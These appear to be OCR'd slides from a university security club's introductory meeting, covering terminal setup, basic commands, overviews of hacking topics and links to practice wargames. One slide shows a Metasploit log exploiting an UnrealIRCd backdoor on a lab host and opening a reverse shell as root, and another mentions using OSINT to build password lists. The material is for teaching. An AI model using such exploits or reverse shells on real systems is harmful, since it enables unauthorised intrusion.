
Select a username and password for your administrative user.

```
Installing, this may take a few minutes...
Please create a default UNIX user account. The username does not need to match your Windows username.
For more information visit: https://aka.ms/wslusers
Enter new UNIX username: hayden
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Installation successful!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

hayden@T470s:~$
```

macOS Terminal

Command + Space → Search “Terminal” →



```
➜  CSAW2020 ls
bard              grid              kui_blox1_sol.png
bard.hop          grid_solve.py     libc-2.27.so
ezbreezy          krakme.exe        solve_ezbreezy.py
➜  CSAW2020 
```

Useful Commands - Filesystem

ls : list all files in your current directory (do ‘man ls’ for the manual, this applies with many commands)

cd [*directory*] : changes your current directory to *directory* (relative or absolute path)

mv [*source*] [*dest*] : renames file from *source* to *dest*, if *dest* is a directory, move *source*

rm [*file*] : removes *file*, **NOT REVERSIBLE**

cat [file] : prints the contents of *file*. (Sometimes it prints gibberish, think about why that might happen)

./file : executes whatever is at *file*

Useful Commands - Networking

nc ip <port>: netcat, connect to *ip* on port *port*. (First Command - netcat)

ssh user@ip: secure remote shell, run an instance of terminal as *user* at *ip*. Often a server. (Pwnyserver)

ping ip: see if a *ip* is up, but could be firewalled (Windows by default)

curl url: network access tool that is mainly used to access websites (mainly what you will be using it for)

wget url: Simplified curl that downloads the file with relevant name

Networking Fundamentals

Lowercase L
for listen!


nc -l <port> : open a network socket to listen on port <port>

nc ip <port> : open a connection to ip on port <port>

Ports - communication endpoints.

Topics of Security: RE (Reverse Engineering)

- What is it?
  - Analyzing an app without its source code
- What are some examples?
  - TikTok privacy issues and Antivirus
- Where can I go to learn this?
  - Ghidra, IDA, Old But Gold PowerPoint
- Who can I talk to to learn this?
  - @Chris
  - @Nathan




```
.text:004011F3                 mov     dl, [eax]
.text:004011F5                 mov     byte_4CD180, dl
.text:004011FB                 inc     dword ptr [ebx]
.text:004011FD                 mov     [ebp+var_4], 1
.text:00401204                 mov     edi, offset byte_4CD181
.text:00401209                 jmp     short loc_401217
.text:0040120B ; ---------------------------------------------------------------
.text:0040120B
.text:0040120B loc_40120B:                             ; CODE XREF: sub_401150+F5↓j
.text:0040120B                 mov     eax, [ebx]
.text:0040120D                 mov     dl, [eax]
.text:0040120F                 mov     [edi], dl
.text:00401211                 inc     dword ptr [ebx]
.text:00401213                 inc     [ebp+var_4]
.text:00401216                 inc     edi
.text:00401217
.text:00401217 loc_401217:                             ; CODE XREF: sub_401150+B9↑j
.text:00401217                 mov     ecx, [ebx]
.text:00401219                 xor     eax, eax
.text:0040121B                 mov     al, [ecx]
.text:0040121D                 push    eax
.text:0040121E                 call    sub_4A7B64
.text:00401223                 pop     ecx
```

```
autoload.cfg: b32vcl.sig autoloads bcb5win.til
main() function at 00435ABC, named "WinMain"
Marking typical code sequences...
File 'C:\Documents and Settings\Ray\Desktop\RCE\Tools\odbg110\OLLYDBG.EXE' is successfully loaded into the database.
Compiling file 'C:\Program Files\IDA Demo 4.6 SP1\idc\ida.idc'...
Executing function 'main'...
Compiling file 'C:\Program Files\IDA Demo 4.6 SP1\idc\onload.idc'...
Executing function 'OnLoad'...
IDA is analysing the input file...
You may start to explore the input file right now.
```

AC:00453EE7 Down Disk: 29GB 000007F3 004011F3: sub_401150+A3

Topics of Security: PWN

- What is it?
  - Exploiting ane executable to achieve some goal.
- What are some examples?
  - Buffer Overflow to execute shellcode. Reverse shells. Printf exploits
- Where can I go to learn this?
  - Stick around in SIGPwny
  - http://hackthebox.eu (hard!)
- Who can I talk to to learn this?
  - @Chris
  - @Nathan
  - @Ravi



```
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 172.16.1.1:4444
[*] 10.11.1.250:6667 - Connected to 10.11.1.250:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] 10.11.1.250:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo P8xN6lvW1drKrcA7;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "P8xN6lvW1drKrcA7\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (172.16.1.1:4444 -> 10.11.1.250:44852) at 201
7-06-16 02:03:38 -0400

whoami
root
```


Topics of Security: Web

- What is it?
  - Exploiting services or platforms that are based on the web.
- What are some examples?
  - SQL Injection, CRSF, XSS (Those are big 3)
- Where can I go to learn this?
  - Natas by OverTheWire,
- Who can I talk to to learn this?
  - @Nathan
  - @Ankur
  - @kuilin
  - @ian

Topics of Security: Crypto

- What is it?
  - Secret ~~tunnel~~ communication
- What are some examples?
  - Caesar cipher, Password hashing, HTTPS/TLS protocols
- Where can I go to learn this?
  - Crypto Chals, Python Library for Crypto
- Who can I talk to to learn this?
  - Anakin
  - Husnain
  - @Jesse / @potatoboy69#1337

"wait, CS 173 is useful for something?"



Topics of Security: Forensics

- What is it?
  - Investigating digital content to gather information about various stuff
- What are some examples?
  - Disk, memory, network forensics
- Where can I go to learn this?
  - Practical Packet Analysis
  - Art of Memory Forensics
- Who can I talk to to learn this?
  - @Thomas
  - @Dillon

Topics of Security: Networking

- What is it?
  - Breaking the assumptions of secure communication between two hosts.
  - Hosts can be in a user - user relationship, or a client - server relationship.
- What are some examples?
  - Man in the middle attacks
  - Off path attacks
  - Packet analysis
- Where can I go to learn this?
  - Watch Wireshark Packets, Take CS438, tutorialspoint.com
- Who can I talk to to learn this?
  - @Thomas
  - @Dillon

Topics of Security: OSINT

- What is it?
  - OSINT, or Open Source INTelligence, is gathering information about people through public or semi-public *legal* sources. This information can then be used later when doing another part of a pentest.
- What are some examples?
  - Looking on Linkedin => personal website => personal email
  - Determining information about a person you can use to generate a password list
- Where can I go to learn this?
  - https://osintframework.com/, https://ctf.cybersoc.wales/ (great OSINT CTF), UIUC OSINT Chals
- Who can I talk to to learn this?
  - @Thomas
  - @Dillon

Topics of Security: Everything Else

- What is it?
  - Social Engineering, Physical Security, Hardware Hacking, Phishing, OS Hacking, Password Cracking
- What are some examples?
  - Lock Picking, Hacking a FPGA, Phishing Ravi, Changing an OS to your preferences, Cracking Passwords…
- Where can I go to learn this?
  - Stick around for SIGPwny meetings!
- Who can I talk to to learn this?
  - @Thomas (All Except Hardware and OS)
  - @Nathan
  - @Ravi (Hardware & OS)

Opportunities

We have a lot

Research

1 Credit hour

Do a security project

Write a paper

We give you credit

Projects

pwnybot

Fuzzers

Network Environment Templates

Challenge Development Templates (chal.dev)

Come up with a project

Manage sigpwny.com / sigpwny server

BugBounty, Pwn2Own

Generally Invite Only (within the club)

Do research on real software

Potentially find 0days (new vulnerabilities)

Make money???

Social Events

Next Steps

Bandit

```
ssh bandit0@bandit.labs.overthewire.org -p 2220
```

Next Steps

Bandit

```
ssh bandit0@bandit.labs.overthewire.org -p 2220
```

Next Steps

Bandit

```
ssh bandit0@bandit.labs.overthewire.org -p 2220
```

Next Steps

Bandit

```
ssh bandit0@bandit.labs.overthewire.org -p 2220
```

Next Steps

Bandit

```
ssh bandit0@bandit.labs.overthewire.org -p 2220
```

Next Two Meetings

Weekend Seminar: Important Terminal Commands **SUNDAY @ 2PM**

- grep, file, xxd, find, nmap, tmux, vim, r2, gdb
- All of which will be valuable during CTF (and all the time)

Next Thursday: Web Hacking I

- Introduction to the Internet
- Hidden content on webpages, important tools / tricks for learning web hacking.